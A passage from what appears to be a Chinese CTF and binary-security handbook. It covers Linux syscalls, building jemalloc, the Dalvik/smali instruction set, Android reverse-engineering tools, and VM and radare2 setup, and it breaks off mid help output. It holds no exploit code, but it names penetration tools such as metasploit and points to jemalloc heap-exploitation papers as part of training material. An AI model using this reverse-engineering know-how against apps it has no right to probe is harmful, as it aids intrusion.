在这两个例子中我们直接使用了 `execve` 、 `write` 和 `exit` 三个系统调用。但一般情况下，应用程序通过在用户空间实现的应用编程接口（API）而不是直接通过系统调用来编程。例如函数 `printf()` 的调用过程是这样的：

```
调用printf() ==> C库中的printf() ==> C库中的write() ==> write()系统
调用
```

参考资料

- The Linux Kernel documentation
- linux-insides

1.5.10 Windows 内核

1.5.11 jemalloc

简介

jemalloc 是 Facebook 推出的一种通用 malloc 实现，在 FreeBSD、firefox 中被广泛使用。比起 ptmalloc2 具有更高的性能。

编译安装

我们来编译一个带调试信息的 jemalloc（注：4.x和5.x之间似乎差别比较大）：

```
$ wget https://github.com/jemalloc/jemalloc/releases/download/5.
0.1/jemalloc-5.0.1.tar.bz2
$ tar -xjvf jemalloc-5.0.1.tar.bz2
$ cd jemalloc-5.0.1
$ ./configure --prefix=/usr/local/jemalloc --enable-debug
$ make -j4 && sudo make install
```

接下来修改链接信息：

```
# echo /usr/local/jemalloc/ >> /etc/ld.so.conf.d/jemalloc.conf
# ldconfig
```

当我们想要在编译程序时指定 jemalloc 时可以像下面这样：

```
$ gcc -L/usr/local/jemalloc/lib -Wl,--rpath=/usr/local/jemalloc/
lib -ljemalloc test.c
$ ldd a.out
        linux-vdso.so.1 (0x00007fff69b62000)
        libjemalloc.so.2 => /usr/local/jemalloc/lib/libjemalloc.
so.2 (0x00007f744483b000)
        libc.so.6 => /usr/lib/libc.so.6 (0x00007f744447f000)
        libm.so.6 => /usr/lib/libm.so.6 (0x00007f74440ea000)
        libstdc++.so.6 => /usr/lib/libstdc++.so.6 (0x00007f7443d
61000)
        libpthread.so.0 => /usr/lib/libpthread.so.0 (0x00007f744
3b43000)
        libdl.so.2 => /usr/lib/libdl.so.2 (0x00007f744393f000)
        libgcc_s.so.1 => /usr/lib/libgcc_s.so.1 (0x00007f7443727
000)
        /lib64/ld-linux-x86-64.so.2 => /usr/lib64/ld-linux-x86-6
4.so.2 (0x00007f7444f02000)
```

可以看到 `libjemalloc.so.2` 已经被链接到程序里了。

jemalloc 详解

我们以 jemalloc-4.5.0 版本来讲解。

数据结构

利用技术

CTF 实例

查看章节 6.1.29、6.1.34。

参考资料

- http://jemalloc.net/

- Pseudomonarchia jemallocum
- The Shadow over Android
- https://github.com/CENSUS/shadow/
- Exploiting VLC - A case study on jemalloc heap overflows
- Exploiting the jemalloc Memory Allocator: Owning Firefox's Heap

1.5.12 MIPS 汇编基础

1.6 密码学基础

1.7 Android 安全基础

1.7.1 Android 环境搭建

1.7.2 Dalvik 指令集

Dalvik 虚拟机

Android 程序运行在 Dalvik 虚拟机中，它与传统的 Java 虚拟机不同，完全基于寄存器架构，数据通过直接通过寄存器传递，大大提高了效率。Dalvik 虚拟机属于 Android 运行时环境，它与一些核心库共同承担 Android 应用程序的运行工作。Dalvik 虚拟机有自己的指令集，即 smali 代码，下面会详细介绍它们。

Dalvik 指令集

指令格式

Dalvik 指令语法由指令的位描述与指令格式标识来决定。

位描述约定如下：

- 每 16 位使用空格分隔。
- 每个字母占 4 位，按照顺序从高字节到低字节排列。
- 顺序采用 A~Z 的单个大写字母作为一个 4 位的操作码，op 表示一个 8 位的操作码。
- ”∅“来表示这字段所有位为0值。

指令格式约定如下：

- 指令格式标识大多由三个字符组成，前两个是数字，最后一个是字母。
- 第一个数字表示指令有多少个 16 位的字组成。
- 第二个数字表示指令最多使用寄存器的个数。
- 第三个字母为类型码，表示指令用到的额外数据的类型。

寄存器

Dalvik 寄存器都是 32 位的，如果是 64 位的数据，则使用相邻的两个寄存器来表示。

寄存器有两种命名法：v 命名法和 p 命名法。如果一个函数使用到 M 个寄存器，其中有 N 个参数，那么参数会使用最后的 N 个寄存器，而局部变量使用从 v0 开始的前 M-N 个寄存器。在 v 命名法中，不管寄存器中是参数还是局部变量，都以 v 开头。而 p 命名法中，参数命名从 p0 开始，依次递增，在代码比较复杂的时候，使用 p 命名法可以清楚地区分开参数和局部变量，大多数工具使用的也是 p 命名法。

类型、方法和字段

Dalvik 字节码只有基本类型和引用类型两种。除了对象类型和数组类型是引用类型外，其余的都是基本类型：

语法	含义
V	void
Z	boolean
B	byte
S	short
C	char
I	int
J	long
F	float
D	double
L	对象类型
[	数组类型

- 对象类型格式是 `L<包名>/<类名>;` ，如 String 表示为 `Ljava/lang/String;` 。
- 数组类型格式是 `[` 加上类型，如 `int[]` 表示为 `[I` ， `int[][]` 表示为 `[[I` 。

Dalvik 使用方法名、类型参数和返回值来描述一个方法。方法格式如下：

```
Lpackage/name/ObjectName;->MethodName(III)Z
```

例如把下面的 Java 代码转换成 smali：

```
# Java
String method(int, int [][], int, String, Object[])

# smali
.method method(I[[IILjava/lang/String;[Ljava/lang/Object;)Ljava/
lang/String;
.end method
```

字段格式如下：

```
Lpackage/name/ObjectName;->FieldName:Ljava/lang/String;
```

空操作指令

空操作指令的助记符为 `nop` ，值为 00，通常用于对齐代码。

数据操作指令

数据操作指令为 `move` ，原型为 `move destination, source` 。

- `move vA, vB` ：vB -> vA，都是 4 位
- `move/from16 vAA, vBBBB` ：vBBBB -> vAA，源寄存器 16 位，目的寄存器 8 位
- `move/16 vAAAA, vBBBB` ：vBBBB -> vAAAA，都是 16 位
- `move-wide vA, vB` ：4 位的寄存器对赋值，都是 4 位
- `move-wide/from16vAA, vBBBB` 、 `move-wide/16 vAAAA, vBBBB` ：与 move-wide 相同
- `move-object vA, vB` ：对象赋值，都是 4 位
- `move-object/from16 vAA, vBBBB` ：对象赋值，源寄存器 16 位，目的寄存器 8 位
- `move-object/16 vAAAA, vBBBB` ：对象赋值，都是 16 位
- `move-result vAA` ：将上一个 invoke 类型指令操作的单字非对象结果赋值给 vAA 寄存器
- `move-result-wide vAA` ：将上一个 invoke 类型指令操作的双字非对象结果赋值给 vAA 寄存器
- `move-result-object vAA` ：将上一个 invoke 类型指令操作的对象结果赋值给 vAA 寄存器
- `move-exception vAA` ：保存一个运行时发生的异常到 vAA 寄存器

返回指令

基础字节码为 `return` 。

- `return-void` ：从一个 void 方法返回
- `return vAA` ：返回一个 32 位非对象类型的值，返回值寄存器位 8 位的寄存器 vAA
- `return-wide vAA` ：返回一个 64 位非对象类型的值，返回值寄存器为 8 位

的 vAA

- `return-object vAA` ：返回一个对象类型的值，返回值寄存器为 8 位的 vAA

数据定义指令

基础字节码为 `const` 。

- `const/4 vA, #+B` ：将数值符号扩展为 32 位后赋值给寄存器 vA
- `const/16 vAA, #+BBBB` ：将数值符号扩展为 32 位后赋值给寄存器 vAA
- `const vAA, #+BBBBBBBB` ：将数值赋值给寄存器 vAA
- `const/high16 vAA, #+BBBB0000` ：将数值右边零扩展为 32 位后赋值给寄存器 vAA
- `const-wide/16 vAA, #+BBBB` ：将数值符号扩展为 64 位后赋值给寄存器 vAA
- `const-wide/32 vAA, #+BBBBBBBB` ：将数值符号扩展为 64 位后赋值给寄存器 vAA
- `const-wide vAA, #+BBBBBBBBBBBBBBBB` ：将数值赋给寄存器对 vAA
- `const-wide/high16 vAA, #+BBBB000000000000` ：将数值右边零扩展为 64 位后赋值给寄存器对 vAA
- `const-string vAA, string@BBBB` ：通过字符串索引构造一个字符串并赋值给寄存器 vAA
- `const-string/jumbo vAA, string@BBBBBBBB` ：通过字符串索（较大）引构造一个字符串并赋值给寄存器 vAA
- `const-class vAA, type@BBBB` ：通过类型索引获取一个类型引用并赋值给寄存器 vAA
- `const-class/jumbo vAAAA, type@BBBBBBBB` ：通过给定的类型索引获取一个类引用并赋值给寄存器 vAAAA。这条指令占用两个字节，值为 0x00ff

锁指令

用在多线程程序中对同一对象操作。

- `monitor-enter vAA` ：为指定的对象获取锁
- `monitor-exit vAA` ：释放指定的对象的锁

实例操作指令

- `check-cast vAA, type@BBBB`

- `check-cast/jumbo vAAAA, type@BBBBBBBB` ：将 vAA 寄存器中的对象引用转换成指定的类型，如果失败会抛出 ClassCastException 异常。如果类型 B 指定的是基本类型，对于非基本类型的 A 来说，运行始终会失败
- `instance-of vA, vB, type@CCCC`
- `instance-of vAAAA, vBBBB, type@CCCCCCCC` ：判断 vB 寄存器中的对象引用是否可以转换成指定的类型，如果可以 vA 寄存器赋值为 1，否则 vA 寄存器赋值为 0
- `new-instance vAA, type@BBBB`
- `new-instance vAAAA, type@BBBBBBBB` ：构造一个指定类型对象的新实例，并将对象引用赋值给 vAA 寄存器，类型符 type 指定的类型不能是数组类

数组操作指令

- `array-length vA, vB` ：获取vB寄存器中数组的长度并将值赋给vA寄存器。
- `new-array vA, vB, type@CCCC`
- `new-array/jumbo vAAAA, vBBBB, type@CCCCCCCC` ：构造指定类型（type@CCCCCCCC）与大小（vBBBB）的数组，并将值赋给 vAAAA 寄存器
- `filled-new-array {vC, vD, vE, vF, vG}, type@BBBB` ：构造指定类型（type@BBBB）和大小（vA）的数组并填充数组内容。vA 寄存器是隐含使用的，处理指定数组的大小外还指定了参数的个数，vC~vG 是使用的参数寄存器列表。
- `filled-new-array/range {vCCCC .. vNNNN}, type@BBBB` ：同上，只是参数寄存器使用 range 字节码后缀指定了取值范围，vC 是第一个参数寄存器，N=A+C-1。
- `fill-array-data vAA, +BBBBBBBB` ：用指定的数据来填充数组，vAA 寄存器为数组引用，引用必须为基础类型的数组，在指令后面紧跟一个数据表。
- `arrayop vAA, vBB, vCC` ：对 vBB 寄存器指定的数组元素进行取值和赋值。vCC 寄存器指定数组元素索引，vAA 寄存器用来存放读取的或需要设置的数组元素的值。读取元素使用 aget 类指令，元素赋值使用 aput 类指令。

异常指令

- `throw vAA` ：抛出 vAA 寄存器中指定类型的异常

跳转指令

有三种跳转指令：无条件跳转（goto）、分支跳转（switch）和条件跳转（if）。

- `goto +AA`
- `goto/16 +AAAA`
- `goto/32 +AAAAAAAA` ：无条件跳转到指定偏移处，不能为 0
- `packed-switch vAA, +BBBBBBBB` ：分支跳转指令。vAA 寄存器为 switch 分支中需要判断的值，BBBBBBBB 指向一个 packed-switch-payload 格式的偏移表，表中的值是有规律递增的
- `sparse-switch vAA, +BBBBBBBB` ：分支跳转指令。vAA 寄存器为 switch 分支中需要判断的值，BBBBBBBB 指向一个 `sparse-switch-payload` 格式的偏移表，表中的值是无规律的偏移量
- `if-test vA, vB, +CCCC` ：条件跳转指令。比较 vA 寄存器与 vB 寄存器的值，如果比较结果满足就跳转到 CCCC 指定的偏移处，CCCC 不能为 0。 `if-test` 类型的指令有：
  - `if-eq` ：if(vA==vB)
  - `if-ne` ：if(vA!=vB)
  - `if-lt` ：if(vA<vB)
  - `if-ge` ：if(vA>=vB)
  - `if-gt` ：if(vA>vB)
  - `if-le` ：if(vA<=vB)
- `if-testz vAA, +BBBB` ：条件跳转指令。拿 vAA 寄存器与 0 比较，如果比较结果满足或值为 0 就跳转到 BBBB 指定的偏移处，BBBB 不能为 0。 `if-testz` 类型的指令有：
  - `if-eqz` ：if(!vAA)
  - `if-nez` ：if(vAA)
  - `if-ltz` ：if(vAA<0)
  - `if-gez` ：if(vAA>=0)
  - `if-gtz` ：if(vAA>0)
  - `if-lez` ：if(vAA<=0)

比较指令

对两个寄存器的值进行比较，格式为 cmpkind vAA, vBB, vCC，其中 vBB 和 vCC 寄存器是需要比较的两个寄存器或两个寄存器对，比较的结果放到 vAA 寄存器。指令集中共有5条比较指令：

- `cmpl-float`

- `cmpl-double` ：如果 vBB 寄存器大于 vCC 寄存器，结果为 -1，相等结果为 0，小于结果为 1
- `cmpg-float`
- `cmpg-double` ：如果 vBB 寄存器大于 vCC 寄存器，结果为 1，相等结果为 0，小于结果为 -1
- `cmp-long` ：如果 vBB 寄存器大于 vCC 寄存器，结果为 1，相等结果为 0，小于结果为 -1

字段操作指令

用于对对象实例的字段进行读写操作。对普通字段与静态字段操作有两种指令集，分别是 `iinstanceop vA, vB, field@CCCC` 与 `sstaticop vAA, field@BBBB` 。扩展为 `iinstanceop/jumbo vAAAA, vBBBB, field@CCCCCCC` 与 `sstaticop/jumbo vAAAA, field@BBBBBBBB` 。

普通字段指令的指令前缀为 `i` ，静态字段的指令前缀为 `s` 。字段操作指令后紧跟字段类型的后缀。

方法调用指令

用于调用类实例的方法，基础指令为 `invoke` ，有 `invoke-kind {vC, vD, vE, vF, vG}, meth@BBBB` 和 `invoke-kind/range {vCCCC .. vNNNN}, meth@BBBB` 两类。扩展为 `invoke-kind/jumbo {vCCCC .. vNNNN}, meth@BBBBBBBB` 这类指令。

根据方法类型的不同，共有如下五条方法调用指令：

- `invoke-virtual` 或 `invoke-virtual/range` ：调用实例的虚方法
- `invoke-super` 或 `invoke-super/range` ：调用实例的父类方法
- `invoke-direct` 或 `invoke-direct/range` ：调用实例的直接方法
- `invoke-static` 或 `invoke-static/range` ：调用实例的静态方法
- `invoke-interface` 或 `invoke-interface/range` ：调用实例的接口方法

方法调用的返回值必须使用 `move-result*` 指令来获取，如：

```
invoke-static {}, Landroid/os/Parcel;->obtain()Landroid/os/Parcel;
move-result-object v0
```

数据转换指令

格式为 `unop vA, vB` ，vB 寄存器或vB寄存器对存放需要转换的数据，转换后结果保存在 vA 寄存器或 vA寄存器对中。

- 求补
  - `neg-int`
  - `neg-long`
  - `neg-float`
  - `neg-double`
- 求反
  - `not-int`
  - `not-long`
- 整型数转换
  - `int-to-long`
  - `int-to-float`
  - `int-to-double`
- 长整型数转换
  - `long-to-int`
  - `long-to-float`
  - `long-to-double`
- 单精度浮点数转换
  - `float-to-int`
  - `float-to-long`
  - `float-to-double`
- 双精度浮点数转换
  - `double-to-int`
  - `double-to-long`
  - `double-to-float`
- 整型转换
  - `int-to-byte`
  - `int-to-char`
  - `int-to-short`

数据运算指令

包括算术运算符与逻辑运算指令。

数据运算指令有如下四类：

- `binop vAA, vBB, vCC`：将 vBB 寄存器与 vCC 寄存器进行运算，结果保存到 vAA 寄存器。以下类似
- `binop/2addr vA, vB`
- `binop/lit16 vA, vB, #+CCCC`
- `binop/lit8 vAA, vBB, #+CC`

第一类指令可归类为：

- `add-type`：vBB + vCC
- `sub-type`：vBB - vCC
- `mul-type`：vBB * vCC
- `div-type`：vBB / vCC
- `rem-type`：vBB % vCC
- `and-type`：vBB AND vCC
- `or-type`：vBB OR vCC
- `xor-type`：vBB XOR vCC
- `shl-type`：vBB << vCC
- `shr-type`：vBB >> vCC
- `ushr-type`：（无符号数）vBB >> vCC

smali 语法

类声明：

```
.class <访问权限> [修饰关键字] <类名>
.super <父类名>
.source <源文件名>
```

字段声明：

```
# static fields
.field <访问权限> static [修饰关键字] <字段名>:<字段类型>

# instance fields
.field <访问权限> [修饰关键字] <字段名>:<字段类型>
```

方法声明：

```
# direct methods
.method <访问权限> [修饰关键字] <方法原型>
    [.locals]
    [.param]
    [.prologue]
    [.line]
<代码体>
.end method

# virtual methods
.method <访问权限> [修饰关键字] <方法原型>
    [.locals]
    [.param]
    [.prologue]
    [.line]
<代码体>
.end method
```

需要注意的是，在一些老教程中，会看到 `.parameter` ，表示使用的寄存器个数，但在最新的语法中已经不存在了，取而代之的是 `.param` ，表示方法参数。

接口声明：

```
# interfaces
.implements <接口名>
```

注释声明：

```
# annotations
.annotation [注释属性] <注释类名>
    [注释字段 = 值]
.end annotation
```

循环语句

```
# for
Iterator<对象> <对象名> = <方法返回一个对象列表>;
for(<对象> <对象名>:<对象列表>){
    [处理单个对象的代码体]
}

# while
Iterator<对象> <迭代器> = <方法返回一个迭代器>;
while(<迭代器>.hasNext()){
    <对象> <对象名> = <迭代器>.next();
    [处理单个对象的代码体]
}
```

比如下面的 Java 代码：

```
public void encrypt(String str) {
    String ans = "";
    for (int i = 0 ; i < str.length(); i++){
        ans += str.charAt(i);
    }
    Log.e("ans:", ans);
}
```

对应下面的 smali：

```
# public void encrypt(String str) {
.method public encrypt(Ljava/lang/String;)V
.locals 4
.parameter p1, "str"    # Ljava/lang/String;
.prologue

# String ans = "";
const-string v0, ""
.local v0, "ans":Ljava/lang/String;

# for (int i  0 ; i < str.length(); i++){
# int i=0 =>v1
const/4 v1, 0x0
```

```
.local v1, "i":I
:goto_0     # for_start_place

# str.length()=>v2
invoke-virtual {p1}, Ljava/lang/String;->length()I
move-result v2

# i<str.length()
if-ge v1, v2, :cond_0

# ans += str.charAt(i);
# str.charAt(i) => v2
new-instance v2, Ljava/lang/StringBuilder;
invoke-direct {v2}, Ljava/lang/StringBuilder;-><init>()V
invoke-virtual {v2, v0}, Ljava/lang/StringBuilder;->append(Ljava
/lang/String;)Ljava/lang/StringBuilder;
move-result-object v2

#str.charAt(i) => v3
invoke-virtual {p1, v1}, Ljava/lang/String;->charAt(I)C
move-result v3

# ans += v3 =>v0
invoke-virtual {v2, v3}, Ljava/lang/StringBuilder;->append(C)Lja
va/lang/StringBuilder;
move-result-object v2
invoke-virtual {v2}, Ljava/lang/StringBuilder;->toString()Ljava/
lang/String;
move-result-object v0

# i++
add-int/lit8 v1, v1, 0x1
goto :goto_0

# Log.e("ans:", ans);
:cond_0
const-string v2, "ans:"
invoke-static {v2, v0}, Landroid/util/Log;->e(Ljava/lang/String;
Ljava/lang/String;)I
return-void
```

```
.end method
```

switch 语句

```
public void encrypt(int flag) {
        String ans = null;
        switch (flag){
            case 0:
                ans = "ans is 0";
                break;
            default:
                ans = "noans";
                break;
        }
        Log.v("ans:", ans);
    }
```

对应下面的 smali：

```
# public void encrypt(int flag) {
.method public encrypt(I)V
    .locals 2
    .param p1, "flag"    # I
    .prologue

# String ans = null;
    const/4 v0, 0x0
    .local v0, "ans":Ljava/lang/String;

# switch (flag){
    packed-switch p1, :pswitch_data_0   # pswitch_data_0指定case
区域的开头及结尾

# default: ans="noans"
    const-string v0, "noans"

# Log.v("ans:", ans)
    :goto_0
    const-string v1, "ans:"
    invoke-static {v1, v0}, Landroid/util/Log;->v(Ljava/lang/Str
ing;Ljava/lang/String;)I
    return-void

# case 0: ans="ans is 0"
    :pswitch_0            # pswitch_<case的值>
    const-string v0, "ans is 0"
    goto :goto_0          # break
    nop
    :pswitch_data_0 #case区域的结束
    .packed-switch 0x0    # 定义case的情况
        :pswitch_0   #case 0
    .end packed-switch
.end method
```

根据 switch 语句的不同，case 也有两种方式：

```
# packed-switch
packed-switch p1, :pswitch_data_0
...
:pswitch_data_0
.packed-switch 0x0
    :pswitch_0
    :pswitch_1

# spase-switch
sparse-switch p1,:sswitch_data_0
...
sswitch_data_0
.sparse-switch
    0xa -> : sswitch_0
    0xb -> : sswitch_1 # 字符会转化成数组
```

try-catch 语句

```
public void encrypt(int flag) {
    String ans = null;
    try {
        ans = "ok!";
    } catch (Exception e){
        ans = e.toString();
    }
    Log.d("error", ans);
}
```

对应的下面的 smali：

```
# public void encrypt(int flag) {
.method public encrypt(I)V
    .locals 3
    .param p1, "flag"    # I
    .prologue

# String ans = null;
    const/4 v0, 0x0
    .line 20
    .local v0, "ans":Ljava/lang/String;

# try { ans="ok!"; }
    :try_start_0    # 第一个try开始，
    const-string v0, "ok!"
    :try_end_0      # 第一个try结束(主要是可能有多个try)
    .catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :c
atch_0

# Log.d("error", ans);
    :goto_0
    const-string v2, "error"
    invoke-static {v2, v0}, Landroid/util/Log;->d(Ljava/lang/Str
ing;Ljava/lang/String;)I
    return-void

# catch (Exception e){ans = e.toString();}
    :catch_0        #第一个catch
    move-exception v1
    .local v1, "e":Ljava/lang/Exception;
    invoke-virtual {v1}, Ljava/lang/Exception;->toString()Ljava/
lang/String;
    move-result-object v0
    goto :goto_0
.end method
```

更多资料

- 《Android软件安全与逆向分析》

- Dalvik opcodes
- android逆向分析之smali语法

1.7.3 ARM 汇编基础

1.7.4 Android 常用工具

这里先介绍一些好用的小工具，后面会介绍大杀器 JEB、IDA Pro 和 Radare2。

smali/baksmali

地址：https://github.com/JesusFreke/smali

smali/baksmali 分别用于汇编和反汇编 dex 格式文件。

使用方法：

```
$ smali assemble app -o classes.dex

$ baksmali disassemble app.apk -o app
```

当然你也可以汇编和反汇编单个的文件，如汇编单个 smali 文件，反汇编单个 classes.dex 等，使用命令 `baksmali help input` 查看更多信息。

baksmali 还支持查看 dex/apk/oat 文件里的信息：

```
$ baksmali list classes app.apk
$ baksmali list methods app.apk | wc -l
```

Apktool

地址：https://github.com/iBotPeaches/Apktool

Apktool 可以将资源文件解码为几乎原始的形式，并在进行一些修改后重新构建它们，甚至可以一步一步地对局部代码进行调试。

- 解码：

  ```
  $ apktool d app.apk -o app
  ```

- 重打包：

```
$ apktool b app -o app.apk
```

dex2jar

地址：https://github.com/pxb1988/dex2jar

dex2jar 可以实现 dex 和 jar 文件的互相转换，同时兼有 smali/baksmali 的功能。

使用方法：

```
$ ./d2j-jar2dex.sh classes.dex -o app.jar

$ ./d2j-jar2dex.sh app.jar -o classes.dex
```

enjarify

地址：https://github.com/Storyyeller/enjarify

enjarify 与 dex2jar 差不多，它可以将 Dalvik 字节码转换成相对应的 Java 字节码。

使用方法：

```
$ python3 -O -m enjarify.main app.apk
```

JD-GUI

地址：https://github.com/java-decompiler/jd-gui

JD-GUI 是一个图形界面工具，可以直接导入 .class 文件，然后查看反编译后的 Java 代码。

CTF

地址：http://www.benf.org/other/cfr/

一个 Java 反编译器。

Krakatau

地址：https://github.com/Storyyeller/Krakatau

用于 Java 反编译、汇编和反汇编。

- 反编译

```
$ python2 Krakatau\decompile.py [-nauto] [-path PATH] [-out OUT] [-r] [-skip] target
```

- 汇编

```
$ python2 Krakatau\assemble.py [-out OUT] [-r] [-q] target
```

- 反汇编

```
$ python2 Krakatau\disassemble.py [-out OUT] [-r] [-roundtrip] target
```

Simplify

地址：https://github.com/CalebFenton/simplify

通过执行一个 app 来解读其行为，然后尝试优化代码，使人更容易理解。

Androguard

地址：https://github.com/androguard/androguard

Androguard 是使用 Python 编写的一系列工具，常用于逆向工程、病毒分析等。

输入 `androlyze.py -s` 可以打开一个 IPython shell，然后就可以在该 shell 里进行所有操作了。

```
a, d, dx = AnalyzeAPK("app.apk")
```

- `a` 表示一个 `APK` 对象
  - 关于 APK 的所有信息，如包名、权限、AndroidManifest.xml和资源文件等。
- `d` 表示一个 `DalvikVMFormat` 对象

    - dex 文件的所有信息，如类、方法、字符串等。
- `dx` 表示一个 `Analysis` 对象。
    - 包含一些特殊的类，classes.dex 的所有信息。

Androguard 还有一些命令行工具：

- androarsc：解析资源文件
- androauto：自动分析
- androaxml：解析xml文件
- androdd：反编译工具
- androdis：反汇编工具
- androgui：图形界面

第二章 工具篇

2.1.1 VirtualBox

虚拟化环境

虚拟化是资源的抽象化，是单一物理资源的多个逻辑表示，具有兼容性、隔离的优良特性。

在恶意代码和漏洞分析过程中常常需要使用虚拟化技术来进行辅助，这不仅可以保护真实的物理设备环境不被恶意代码攻击，还能够固化保存分析环境以提高工作效率，同时还能够在不影响程序执行流的情况下动态捕获程序内存、CPU 等关键数据。

虚拟化技术根据实现技术的不同可以分为：

- 软件虚拟化：用纯软件的方法在现有平台上实现对物理资源访问的截获和模拟。如 QEMU。
- 硬件虚拟化：由硬件平台对特殊指令进行截获和重定向，交由虚拟机监控器（VMM）进行处理，这需要 CPU、主板、BIOS 和软件的支持。如 VMWare、VirtualBox。

虚拟化技术根据是否改动操作系统又可以分为：

- 半虚拟化：通过修改开源操作系统，将虚拟机特殊指令的被动截获请求转化成客户机操作系统的主动通知以提高性能。如 Xen。
- 全虚拟化：不需要对操作系统进行改动，提供了完整的包括处理器、内存和外设的虚拟化平台。如 VMWare、VirtualBox、

硬件虚拟化环境

用硬件虚拟机的话比较简单，可以自己下载安装。下面是我个人的一些环境配置。

- VirtualBox(https://www.virtualbox.org/)
- VMware Workstation/Player(https://www.vmware.com/)

物理机 Manjaro 17.02

Manjaro 17.02 x86-64(https://manjaro.org/) with BlackArch tools.

```
$ uname -a
Linux firmy-pc 4.9.43-1-MANJARO #1 SMP PREEMPT Sun Aug 13 20:28:
47 UTC 2017 x86_64 GNU/Linux
```

```
yaourt -Rscn:

skanlite cantata kdenlive konversation libreoffice-still thunder
bird-kde k3b cups

yaourt -S:

virtualbox tree git ipython ipython2 gdb google-chrome tcpdump v
im wireshark-qt edb ssdeep wps-office strace ltrace metasploit p
ython2-pwntools peda oh-my-zsh-git radare2 binwalk burpsuite che
cksec netcat wxhexeditor

pip3/pip2 install:

r2pipe
```

Windows 虚拟机

- 32-bit
    - Windows XP
    - Windows 7
- 64-bit
    - Windows 7

```
7-Zip/WinRAR
IDA_Pro_v6.8
吾爱破解工具包2.0
```

- Windows 10

下载地址：http://www.itellyou.cn/

Linux 虚拟机

- 32-bit/64-bit Ubuntu LTS - https://www.ubuntu.com/download
  - 14.04
  - 16.04

```
$ uname -a
Linux firmyy-VirtualBox 4.10.0-28-generic #32~16.04.2-Ubu
ntu SMP Thu Jul 20 10:19:13 UTC 2017 i686 i686 i686 GNU/L
inux
```

```
apt-get purge:

libreoffice-common unity-webapps-common thunderbird totem
 rhythmbox simple-scan gnome-mahjongg aisleriot gnome-min
es cheese transmission-common gnome-orca webbrowser-app g
nome-sudoku onboard deja-dup usb-creator-common

apt-get install:

git vim tree ipython ipython3 python-pip python3-pip fore
most ssdeep zsh

pip2 install:

termcolor
zio

other install:

oh my zsh
peda
```

- Kali Linux - https://www.kali.org/
- BlackArch - https://blackarch.org/
- REMnux - https://remnux.org

工具安装脚本

- ctf-tools - https://github.com/zardus/ctf-tools
- pwn_env

2.1.2 QEMU

简介

QEMU 是一个广泛使用的开源计算机仿真器和虚拟机。当作为仿真器时，可以在一种架构(如PC机)下运行另一种架构(如ARM)下的操作系统和程序，当作为虚拟机时，可以使用 Xen 或 KVM 访问 CPU 的扩展功能(HVM)，在主机 CPU 上直接执行虚拟客户端的代码。

安装

```
Arch: $ pacman -S qemu
Debian/Ubuntu: $ apt-get install qemu
```

当然如果你偏爱源码编译安装的话：

```
$ git clone git://git.qemu.org/qemu.git
$ cd qemu
$ git submodule init
$ git submodule update --recursive
$ ./configure
$ make
```

参考资料

- QEMU

2.1.3 Docker

2.1.4 Unicorn 模拟器

- 参考资料

参考资料

- http://www.unicorn-engine.org/
- Unicorn: Next Generation CPU Emulator Framework

2.2.1 Radare2

简介

IDA Pro 昂贵的价格令很多二进制爱好者望而却步，于是在开源世界中催生出了一个新的逆向工程框架——Radare2，它拥有非常强大的功能，包括反汇编、调试、打补丁、虚拟化等等，而且可以运行在几乎所有的主流平台上（GNU/Linux、Windows、BSD、iOS、OSX……）。Radare2 开发之初仅提供了基于命令行的操

作，尽管现在也有非官方的GUI，但我更喜欢直接在终端上运行它，当然这也就意味着更高陡峭的学习曲线。Radare2 是由一系列的组件构成的，这些组件赋予了 Radare2 强大的分析能力，可以在 Radare2 中或者单独被使用。

这里是 Radare2 与其他二进制分析工具的对比。（Comparison Table）

安装

安装

```
$ git clone https://github.com/radare/radare2.git
$ cd radare2
$ ./sys/install.sh
```

更新

```
$ ./sys/install.sh
```

卸载

```
$ make uninstall
$ make purge
```

命令行使用方法

Radare2 在命令行下有一些小工具可供使用：

- radare2：十六进制编辑器和调试器的核心，通常通过它进入交互式界面。
- rabin2：从可执行二进制文件中提取信息。
- rasm2：汇编和反汇编。
- rahash2：基于块的哈希工具。
- radiff2：二进制文件或代码差异比对。
- rafind2：查找字节模式。
- ragg2：r_egg 的前端，将高级语言编写的简单程序编译成x86、x86-64和ARM的二进制文件。

- rarun2：用于在不同环境中运行程序。
- rax2：数据格式转换。

radare2/r2

```
$ r2 -h
Usage: r2 [-ACdfLMnNqStuvwzX] [-P patch] [-p prj] [-a arch] [-b
bits] [-i file]
          [-s addr] [-B baddr] [-M maddr] [-c cmd] [-e k=v] file
|pid|-|--|=
 --           run radare2 without opening any file
 -            same as 'r2 malloc://512'
 =            read file from stdin (use -i and -c to run cmds)
 -=           perform !=! command to run all commands remotely
 -0           print \x00 after init and every command
 -a [arch]    set asm.arch
 -A           run 'aaa' command to analyze all referenced code
 -b [bits]    set asm.bits
 -B [baddr]   set base address for PIE binaries
 -c 'cmd..'   execute radare command
 -C           file is host:port (alias for -c+=http://%s/cmd/)
 -d           debug the executable 'file' or running process 'pi
d'
 -D [backend] enable debug mode (e cfg.debug=true)
 -e k=v       evaluate config var
 -f           block size = file size
 -F [binplug] force to use that rbin plugin
 -h, -hh      show help message, -hh for long
 -H ([var])   display variable
 -i [file]    run script file
 -I [file]    run script file before the file is opened
 -k [k=v]     perform sdb query into core->sdb
 -l [lib]     load plugin file
 -L           list supported IO plugins
 -m [addr]    map file at given address (loadaddr)
 -M           do not demangle symbol names
 -n, -nn      do not load RBin info (-nn only load bin structure
s)
 -N           do not load user settings and scripts
```

```
 -o [OS/kern] set asm.os (linux, macos, w32, netbsd, ...)
 -q           quiet mode (no prompt) and quit after -i
 -p [prj]     use project, list if no arg, load if no file
 -P [file]    apply rapatch file and quit
 -R [rarun2]  specify rarun2 profile to load (same as -e dbg.pro
file=X)
 -s [addr]    initial seek
 -S           start r2 in sandbox mode
 -t           load rabin2 info in thread
 -u           set bin.filter=false to get raw sym/sec/cls names
 -v, -V       show radare2 version (-V show lib versions)
 -w           open file in write mode
 -X [rr2rule] specify custom rarun2 directive
 -z, -zz      do not load strings or load them even in raw
```

参数很多，这里最重要是 `file` 。如果你想 attach 到一个进程上，则使用 `pid` 。常用参数如下：

- `-A` ：相当于在交互界面输入了 `aaa` 。
- `-c` ：运行 radare 命令。（ `r2 -A -q -c 'iI~pic' file` ）
- `-d` ：调试二进制文件或进程。
- `-a` , `-b` , `-o` ：分别指定体系结构、位数和操作系统，通常是自动的，但也可以手动指定。
- `-w` ：使用可写模式打开。

rabin2

```
$ rabin2 -h
Usage: rabin2 [-AcdeEghHiIjlLMqrRsSvVxzZ] [-@ at] [-a arch] [-b
bits] [-B addr]
              [-C F:C:D] [-f str] [-m addr] [-n str] [-N m:M] [-
